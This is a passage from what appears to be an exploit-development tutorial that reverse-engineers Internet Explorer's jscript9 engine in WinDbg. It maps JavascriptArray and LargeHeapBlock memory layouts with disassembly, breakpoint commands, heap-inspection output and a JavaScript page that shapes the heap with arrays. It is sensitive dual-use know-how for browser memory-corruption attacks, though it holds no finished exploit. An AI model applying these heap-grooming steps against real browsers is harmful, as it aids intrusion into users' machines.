6eb02a46 e84546f4ff      call    jscript9!operator new<Recycler> (6ea47090)     <-------------------
6eb02a4b 8bf0            mov     esi,eax   <--------- ESI = allocated block
```

```
6eb02a4d 83c40c          add     esp,0Ch
6eb02a50 85f6            test    esi,esi
6eb02a52 0f841d210a00    je      jscript9!Js::JavascriptArray::NewInstance+0x390 (6eba4b75)
6eb02a58 8b8f00010000    mov     ecx,dword ptr [edi+100h]
6eb02a5e 894e04          mov     dword ptr [esi+4],ecx
6eb02a61 c706b02fa46e    mov     dword ptr [esi],offset jscript9!Js::DynamicObject::`vftable' (6ea42fb0)
6eb02a67 c7460800000000  mov     dword ptr [esi+8],0
6eb02a6e c7460c01000000  mov     dword ptr [esi+0Ch],1
6eb02a75 8b4118          mov     eax,dword ptr [ecx+18h]
6eb02a78 8a4005          mov     al,byte ptr [eax+5]
6eb02a7b a808            test    al,8
6eb02a7d 0f85e8200a00    jne     jscript9!Js::JavascriptArray::NewInstance+0x386 (6eba4b6b)
6eb02a83 b803000000      mov     eax,3
6eb02a88 89460c          mov     dword ptr [esi+0Ch],eax
6eb02a8b 8b4104          mov     eax,dword ptr [ecx+4] ds:002b:060e9a64=060fb000
6eb02a8e 8b4004          mov     eax,dword ptr [eax+4]
6eb02a91 8b4918          mov     ecx,dword ptr [ecx+18h]
6eb02a94 8bb864040000    mov     edi,dword ptr [eax+464h]
6eb02a9a 8b01            mov     eax,dword ptr [ecx]
6eb02a9c ff5014          call    dword ptr [eax+14h]
6eb02a9f 8b4e04          mov     ecx,dword ptr [esi+4]
6eb02aa2 8b4918          mov     ecx,dword ptr [ecx+18h]
6eb02aa5 8b4908          mov     ecx,dword ptr [ecx+8]
6eb02aa8 3bc1            cmp     eax,ecx
6eb02aaa 0f8f0d9f1900    jg      jscript9!memset+0x31562 (6ec9c9bd)
6eb02ab0 8b4604          mov     eax,dword ptr [esi+4]
6eb02ab3 c7063025a46e    mov     dword ptr [esi],offset jscript9!Js::JavascriptArray::`vftable' (6ea42530)
6eb02ab9 c7461c00000000  mov     dword ptr [esi+1Ch],0
6eb02ac0 8b4004          mov     eax,dword ptr [eax+4]
```

The important instruction is


```
6eb02ab3 c7063025a46e    mov     dword ptr [esi],offset jscript9!Js::JavascriptArray::`vftable' (6ea42530)
```

which overwrites the first dword of the block of memory with the vftable of a JavascriptArray.

Then another important part of code follows:

```
6eb02ac3 8b4004          mov     eax,dword ptr [eax+4]
6eb02ac6 8b8864040000    mov     ecx,dword ptr [eax+464h]
6eb02acc 6a50            push    50h        <------- 50h bytes?
6eb02ace c7461000000000  mov     dword ptr [esi+10h],0
6eb02ad5 e80769f4ff      call    jscript9!Recycler::AllocZero (6ea493e1)    <------ allocates a block
6eb02ada c70000000000    mov     dword ptr [eax],0
6eb02ae0 c7400400000000  mov     dword ptr [eax+4],0
6eb02ae7 c7400810000000  mov     dword ptr [eax+8],10h
6eb02aee c7400c00000000  mov     dword ptr [eax+0Ch],0
6eb02af5 894618          mov     dword ptr [esi+18h],eax   <------ look at the following picture
6eb02af8 894614          mov     dword ptr [esi+14h],eax   <------ look at the following picture
6eb02afb e951200a00      jmp     jscript9!Js::JavascriptArray::NewInstance+0x24f (6eba4b51)
```


The following picture shows what happens in the piece of code above:



Now we have two important addresses:

239d9340	address of the JavascriptArray
2c1460a0	structure pointed to by the JavascriptArray

Let's delete the breakpoint and resume program execution. When the Done dialog box pops up, go back to WinDbg. Now break the execution in WinDbg and have another look at the address 239d9340h:



As we can see, now our JavascriptArray (at offsets 0x14 and 0x18) points to a different address. Because a JavascriptArray is growable, it's likely that when a bigger buffer is allocated the two pointers at 0x14 and 0x18 are updated to refer to the new buffer. We can also see that the JavascriptArray at 239d9340 corresponds to the array a in the javascript code. Indeed, it contains 10000h references to other arrays.

We saw that the JavascriptArray object is allocated in jscript9!Js::JavascriptArray::NewInstance:

```
6eb02a46 e84546f4ff      call    jscript9!operator new<Recycler> (6ea47090)     <-------------------
6eb02a4b 8bf0           mov      esi,eax    <--------- ESI = allocated block
```


If at this point we return from jscript9!Js::JavascriptArray::NewInstance by pressing Shift+F11, we see the following code:

```
6ea125cc ff75ec          push    dword ptr [ebp-14h]
6ea125cf ff75e8          push    dword ptr [ebp-18h]
6ea125d2 ff55e4          call    dword ptr [ebp-1Ch]   (jscript9!Js::JavascriptArray::NewInstance)
6ea125d5 8b65e0          mov     esp,dword ptr [ebp-20h] ss:002b:04d2c0e0=04d2c0c4
```

After the call to NewInstance, EAX points to the JavascriptArray structure. So, we can put a breakpoint either at 6eb02a4b or at 6ea125d5. Let's choose the latter:

```
bp jscript9+425d5 ".printf \"new Array: addr = 0x%p\\n\",eax;g"
```

Here's what we discovered so far:



LargeHeapBlock

What is a LargeHeapBlock? Let's try to find some related symbols:

```
0:007> x jscript9!*largeheapblock*
6f696af3          jscript9!HeapInfo::DeleteLargeHeapBlockList (<no parameter info>)
6f5d654d          jscript9!HeapInfo::ReinsertLargeHeapBlock (<no parameter info>)
6f6a8699          jscript9!LargeHeapBlock::SweepObjects<2> (<no parameter info>)
6f6ab0cf          jscript9!LargeHeapBlock::IsValidObject (<no parameter info>)
6f6a82a8          jscript9!LargeHeapBlock::SweepObjects<1> (<no parameter info>)
6f755d4d          jscript9!LargeHeapBlock::GetHeader (<no parameter info>)
```

```
6f5a160e    jscript9!LargeHeapBlock::ResetMarks (<no parameter info>)
6f5a0672    jscript9!LargeHeapBlock::Rescan (<no parameter info>)
6f59f32f    jscript9!LargeHeapBlock::IsObjectMarked (<no parameter info>)
6f59a7ca    jscript9!HeapInfo::AddLargeHeapBlock (<no parameter info>)    <------------------------
6f657a87    jscript9!LargeHeapBlock::AddObjectToFreeList (<no parameter info>)
6f755f80    jscript9!LargeHeapBlock::Alloc (<no parameter info>)    <--------------------------
6f755dba    jscript9!LargeHeapBlock::GetObjectHeader (<no parameter info>)
6f755b43    jscript9!HeapBucket::EnumerateObjects<LargeHeapBlock> (<no parameter info>)
6f755daf    jscript9!LargeHeapBlock::GetRealAddressFromInterior (<no parameter info>)
6f755dee    jscript9!LargeHeapBlock::SetMemoryProfilerOldObjectBit (<no parameter info>)
6f755d9b    jscript9!LargeHeapBlock::GetObjectSize (<no parameter info>)
6f5a096b    jscript9!HeapInfo::Rescan<LargeHeapBlock> (<no parameter info>)
6f696b24    jscript9!LargeHeapBlock::ReleasePagesShutdown (<no parameter info>)
6f755e23    jscript9!LargeHeapBlock::SetObjectMarkedBit (<no parameter info>)
6f755eaf    jscript9!LargeHeapBlock::FinalizeObjects (<no parameter info>)
6f59ef52    jscript9!LargeHeapBlock::SweepObjects<0> (<no parameter info>)
6f755e66    jscript9!LargeHeapBlock::TestObjectMarkedBit (<no parameter info>)
6f755daf    jscript9!LargeHeapBlock::MarkInterior (<no parameter info>)
6f596e18    jscript9!LargeHeapBlock::`vftable' = <no type information>
```

Here are the most promising functions:

```
6f59a7ca    jscript9!HeapInfo::AddLargeHeapBlock (<no parameter info>)
6f755f80    jscript9!LargeHeapBlock::Alloc (<no parameter info>)
```

Let's put a breakpoint on both of them and reload the page in IE. When we close the Start dialog box, the first breakpoint is triggered and we end up here:

```
6f59a7c5 90         nop
6f59a7c6 90         nop
6f59a7c7 90         nop
6f59a7c8 90         nop
6f59a7c9 90         nop
jscript9!HeapInfo::AddLargeHeapBlock:
6f59a7ca 8bff       mov     edi,edi     <------------ we are here
```

```
6f59a7cc 55              push    ebp
6f59a7cd 8bec            mov     ebp,esp
6f59a7cf 83ec1c          sub     esp,1Ch
6f59a7d2 53              push    ebx
6f59a7d3 56              push    esi
6f59a7d4 8b750c          mov     esi,dword ptr [ebp+0Ch]
```

Let's also look at the stack trace:

```
0:007> k 10
ChildEBP RetAddr
04dbbc90 6f59a74d jscript9!HeapInfo::AddLargeHeapBlock
04dbbcb4 6f5a72d8 jscript9!Recycler::LargeAlloc+0x66
04dbbcd0 6f652c47 jscript9!Recycler::AllocZero+0x91
04dbbd10 6f5d2aae jscript9!Js::JavascriptArray::DirectSetItem_Full+0x3fd
04dbbd98 6f5fed13 jscript9!Js::JavascriptOperators::OP_SetElementI+0x1e0
04dbbf34 6f5a5cf5 jscript9!Js::InterpreterStackFrame::Process+0x3579
04dbc084 03fd0fe9 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x305
WARNING: Frame IP not in any known module. Following frames may be wrong.
04dbc090 6f5a1f60 0x3fd0fe9
04dbc110 6f5a20ca jscript9!Js::JavascriptFunction::CallRootFunction+0x140
04dbc128 6f5a209f jscript9!Js::JavascriptFunction::CallRootFunction+0x19
04dbc170 6f5a2027 jscript9!ScriptSite::CallRootFunction+0x40
04dbc198 6f64df75 jscript9!ScriptSite::Execute+0x61
04dbc224 6f64db57 jscript9!ScriptEngine::ExecutePendingScripts+0x1e9
04dbc2ac 6f64e0b7 jscript9!ScriptEngine::ParseScriptTextCore+0x2ad
04dbc300 6e2db60c jscript9!ScriptEngine::ParseScriptText+0x5b
04dbc338 6e2d945d MSHTML!CActiveScriptHolder::ParseScriptText+0x42
```

Very interesting! A LargeHeapBlock is created by LargeAlloc (called by AllocZero) when the first item of a JavascriptArray is assigned to. Let's return from AddLargeHeapBlock by pressing Shift+F11 and look at the memory pointed to by EAX:

```
0:007> dd eax
25fcbe80  6f596e18 00000003 046b1000 00000002
```

```
25fcbe90  00000000 00000000 00000004 046b1000
25fcbea0  046b3000 25fcbee0 00000000 00000000
25fcbeb0  00000000 00000000 04222e98 00000000
25fcbec0  00000000 00000000 00000000 00000004
25fcbed0  00000000 00000000 734a1523 8c000000
25fcbee0  6f596e18 00000003 046a6000 00000003
25fcbef0  00000002 00000000 00000004 046a8820
0:007> ln poi(eax)
(6f596e18)   jscript9!LargeHeapBlock::`vftable'   |  (6f596e3c)   jscript9!PageSegment::`vftable'
Exact matches:
    jscript9!LargeHeapBlock::`vftable' = <no type information>
```

So, EAX points to the LargeHeapBlock just created. Let's see if this block was allocated directly on the heap:

```
0:007> !heap -p -a @eax
    address 25fcbe80 found in
    _HEAP @ 300000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        25fcbe78 000c 0000  [00]   25fcbe80    00054 - (busy)
          jscript9!LargeHeapBlock::`vftable'
```

Yes, it was! It's size is 0x54 bytes and is preceded by an allocation header of 8 bytes (UserPtr – HEAP_ENTRY == 8). That's all we need to know.

We can put a breakpoint right after the call to AddLargeHeapBlock:

```
bp jscript9!Recycler::LargeAlloc+0x66 ".printf \"new LargeHeapBlock: addr = 0x%p\\n\",eax;g"
```

We should have a look at a LargeHeapBlock. First, let's change the javascript code a bit so that fewer LargeHeapBlock are created:

XHTML

```
<html>
<head>
<script language="javascript">
  alert("Start");
  var a = new Array();
  for (var i = 0; i < 0x100; ++i) {     // <------ just 0x100
    a[i] = new Array(0x1000/4);
```

```
    a[i][0] = 0x7fffffff;
    a[i][1] = -2;
    a[i][2] = 1.2345;
    a[i][3] = document.createElement("div");
  }
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

Set the breakpoint we just saw:

```
bp jscript9!Recycler::LargeAlloc+0x66 ".printf \"new LargeHeapBlock: addr = 0x%p\\n\",eax;g"
```

Now reload the page in IE and close the first dialog box.

Your output should look similar to this:

```
new LargeHeapBlock: addr = 0x042a7368
new LargeHeapBlock: addr = 0x042a73c8
new LargeHeapBlock: addr = 0x042a7428
new LargeHeapBlock: addr = 0x042a7488
new LargeHeapBlock: addr = 0x042a74e8
new LargeHeapBlock: addr = 0x042a7548
new LargeHeapBlock: addr = 0x042a75a8
new LargeHeapBlock: addr = 0x042a7608
new LargeHeapBlock: addr = 0x042a7668
new LargeHeapBlock: addr = 0x042a76c8
new LargeHeapBlock: addr = 0x042a7728
new LargeHeapBlock: addr = 0x042a7788
new LargeHeapBlock: addr = 0x042a77e8
new LargeHeapBlock: addr = 0x042a7848
new LargeHeapBlock: addr = 0x042a78a8
new LargeHeapBlock: addr = 0x042a7908
new LargeHeapBlock: addr = 0x042a7968
new LargeHeapBlock: addr = 0x042a79c8
new LargeHeapBlock: addr = 0x042a7a28
```

```
new LargeHeapBlock: addr = 0x042a7a88
new LargeHeapBlock: addr = 0x042a7ae8
new LargeHeapBlock: addr = 0x042a7b48
new LargeHeapBlock: addr = 0x042a7ba8
new LargeHeapBlock: addr = 0x042a7c08
new LargeHeapBlock: addr = 0x042a7c68
new LargeHeapBlock: addr = 0x042a7cc8
new LargeHeapBlock: addr = 0x042a7d28
new LargeHeapBlock: addr = 0x042a7d88
new LargeHeapBlock: addr = 0x042a7de8
new LargeHeapBlock: addr = 0x042a7e48
new LargeHeapBlock: addr = 0x042a7ea8
new LargeHeapBlock: addr = 0x042a7f08
new LargeHeapBlock: addr = 0x042a7f68
new LargeHeapBlock: addr = 0x042a7fc8
new LargeHeapBlock: addr = 0x042a8028
new LargeHeapBlock: addr = 0x042a8088
new LargeHeapBlock: addr = 0x042a80e8
new LargeHeapBlock: addr = 0x134a9020
new LargeHeapBlock: addr = 0x134a9080
new LargeHeapBlock: addr = 0x134a90e0
new LargeHeapBlock: addr = 0x134a9140
new LargeHeapBlock: addr = 0x134a91a0
new LargeHeapBlock: addr = 0x134a9200
new LargeHeapBlock: addr = 0x134a9260
new LargeHeapBlock: addr = 0x134a92c0
new LargeHeapBlock: addr = 0x134a9320
new LargeHeapBlock: addr = 0x134a9380
new LargeHeapBlock: addr = 0x134a93e0
new LargeHeapBlock: addr = 0x134a9440
new LargeHeapBlock: addr = 0x134a94a0
new LargeHeapBlock: addr = 0x134a9500
```

```
new LargeHeapBlock: addr = 0x134a9560
new LargeHeapBlock: addr = 0x134a95c0
new LargeHeapBlock: addr = 0x134a9620
new LargeHeapBlock: addr = 0x134a9680
new LargeHeapBlock: addr = 0x134a96e0
new LargeHeapBlock: addr = 0x134a9740
new LargeHeapBlock: addr = 0x134a97a0
new LargeHeapBlock: addr = 0x134a9800
new LargeHeapBlock: addr = 0x134a9860
new LargeHeapBlock: addr = 0x134a98c0
new LargeHeapBlock: addr = 0x134a9920
new LargeHeapBlock: addr = 0x134a9980
new LargeHeapBlock: addr = 0x134a99e0
new LargeHeapBlock: addr = 0x134a9a40
new LargeHeapBlock: addr = 0x134a9aa0
new LargeHeapBlock: addr = 0x134a9b00
new LargeHeapBlock: addr = 0x134a9b60
new LargeHeapBlock: addr = 0x134a9bc0
new LargeHeapBlock: addr = 0x134a9c20
new LargeHeapBlock: addr = 0x134a9c80
new LargeHeapBlock: addr = 0x134a9ce0
new LargeHeapBlock: addr = 0x134a9d40
new LargeHeapBlock: addr = 0x134a9da0
new LargeHeapBlock: addr = 0x134a9e00
new LargeHeapBlock: addr = 0x134a9e60
new LargeHeapBlock: addr = 0x134a9ec0
new LargeHeapBlock: addr = 0x134a9f20
new LargeHeapBlock: addr = 0x134a9f80
new LargeHeapBlock: addr = 0x1380e060
new LargeHeapBlock: addr = 0x1380e0c0
new LargeHeapBlock: addr = 0x1380e120
new LargeHeapBlock: addr = 0x1380e180
```

```
new LargeHeapBlock: addr = 0x1380e1e0
new LargeHeapBlock: addr = 0x1380e240
new LargeHeapBlock: addr = 0x1380e2a0
new LargeHeapBlock: addr = 0x1380e300
new LargeHeapBlock: addr = 0x1380e360
new LargeHeapBlock: addr = 0x1380e3c0
new LargeHeapBlock: addr = 0x1380e420
new LargeHeapBlock: addr = 0x1380e480
new LargeHeapBlock: addr = 0x1380e4e0
new LargeHeapBlock: addr = 0x1380e540
new LargeHeapBlock: addr = 0x1380e5a0
new LargeHeapBlock: addr = 0x1380e600
new LargeHeapBlock: addr = 0x1380e660
new LargeHeapBlock: addr = 0x1380e6c0
new LargeHeapBlock: addr = 0x1380e720
new LargeHeapBlock: addr = 0x1380e780
new LargeHeapBlock: addr = 0x1380e7e0
new LargeHeapBlock: addr = 0x1380e840
new LargeHeapBlock: addr = 0x1380e8a0
new LargeHeapBlock: addr = 0x1380e900
new LargeHeapBlock: addr = 0x1380e960
new LargeHeapBlock: addr = 0x1380e9c0
new LargeHeapBlock: addr = 0x1380ea20
new LargeHeapBlock: addr = 0x1380ea80
new LargeHeapBlock: addr = 0x1380eae0
new LargeHeapBlock: addr = 0x1380eb40
new LargeHeapBlock: addr = 0x1380eba0
new LargeHeapBlock: addr = 0x1380ec00
new LargeHeapBlock: addr = 0x1380ec60
new LargeHeapBlock: addr = 0x1380ecc0
new LargeHeapBlock: addr = 0x1380ed20
new LargeHeapBlock: addr = 0x1380ed80
```

```
new LargeHeapBlock: addr = 0x1380ede0
new LargeHeapBlock: addr = 0x1380ee40
new LargeHeapBlock: addr = 0x1380eea0
new LargeHeapBlock: addr = 0x1380ef00
new LargeHeapBlock: addr = 0x1380ef60
new LargeHeapBlock: addr = 0x1380efc0
new LargeHeapBlock: addr = 0x16ccb020
new LargeHeapBlock: addr = 0x16ccb080
new LargeHeapBlock: addr = 0x16ccb0e0
new LargeHeapBlock: addr = 0x16ccb140
new LargeHeapBlock: addr = 0x16ccb1a0
new LargeHeapBlock: addr = 0x16ccb200
new LargeHeapBlock: addr = 0x16ccb260
new LargeHeapBlock: addr = 0x16ccb2c0
new LargeHeapBlock: addr = 0x16ccb320
new LargeHeapBlock: addr = 0x16ccb380
new LargeHeapBlock: addr = 0x16ccb3e0
new LargeHeapBlock: addr = 0x16ccb440
new LargeHeapBlock: addr = 0x16ccb4a0
new LargeHeapBlock: addr = 0x16ccb500
new LargeHeapBlock: addr = 0x16ccb560
new LargeHeapBlock: addr = 0x16ccb5c0
new LargeHeapBlock: addr = 0x16ccb620
new LargeHeapBlock: addr = 0x16ccb680
new LargeHeapBlock: addr = 0x16ccb6e0
new LargeHeapBlock: addr = 0x16ccb740
new LargeHeapBlock: addr = 0x16ccb7a0
new LargeHeapBlock: addr = 0x16ccb800
new LargeHeapBlock: addr = 0x16ccb860
new LargeHeapBlock: addr = 0x16ccb8c0
new LargeHeapBlock: addr = 0x16ccb920
new LargeHeapBlock: addr = 0x16ccb980
```

```
new LargeHeapBlock: addr = 0x16ccb9e0
new LargeHeapBlock: addr = 0x16ccba40
new LargeHeapBlock: addr = 0x16ccbaa0
new LargeHeapBlock: addr = 0x16ccbb00
new LargeHeapBlock: addr = 0x16ccbb60
new LargeHeapBlock: addr = 0x16ccbbc0
new LargeHeapBlock: addr = 0x16ccbc20
new LargeHeapBlock: addr = 0x16ccbc80
new LargeHeapBlock: addr = 0x16ccbce0
new LargeHeapBlock: addr = 0x16ccbd40
new LargeHeapBlock: addr = 0x16ccbda0
new LargeHeapBlock: addr = 0x16ccbe00
new LargeHeapBlock: addr = 0x16ccbe60
new LargeHeapBlock: addr = 0x16ccbec0
new LargeHeapBlock: addr = 0x16ccbf20
new LargeHeapBlock: addr = 0x16ccbf80
new LargeHeapBlock: addr = 0x16ccc020
new LargeHeapBlock: addr = 0x16ccc080
new LargeHeapBlock: addr = 0x16ccc0e0
new LargeHeapBlock: addr = 0x16ccc140
new LargeHeapBlock: addr = 0x16ccc1a0
new LargeHeapBlock: addr = 0x16ccc200
new LargeHeapBlock: addr = 0x16ccc260
new LargeHeapBlock: addr = 0x16ccc2c0
new LargeHeapBlock: addr = 0x16ccc320
new LargeHeapBlock: addr = 0x16ccc380
new LargeHeapBlock: addr = 0x16ccc3e0
new LargeHeapBlock: addr = 0x16ccc440
new LargeHeapBlock: addr = 0x16ccc4a0
new LargeHeapBlock: addr = 0x16ccc500
new LargeHeapBlock: addr = 0x16ccc560
new LargeHeapBlock: addr = 0x16ccc5c0
```

```
new LargeHeapBlock: addr = 0x16ccc620
new LargeHeapBlock: addr = 0x16ccc680
new LargeHeapBlock: addr = 0x16ccc6e0
new LargeHeapBlock: addr = 0x16ccc740
new LargeHeapBlock: addr = 0x16ccc7a0
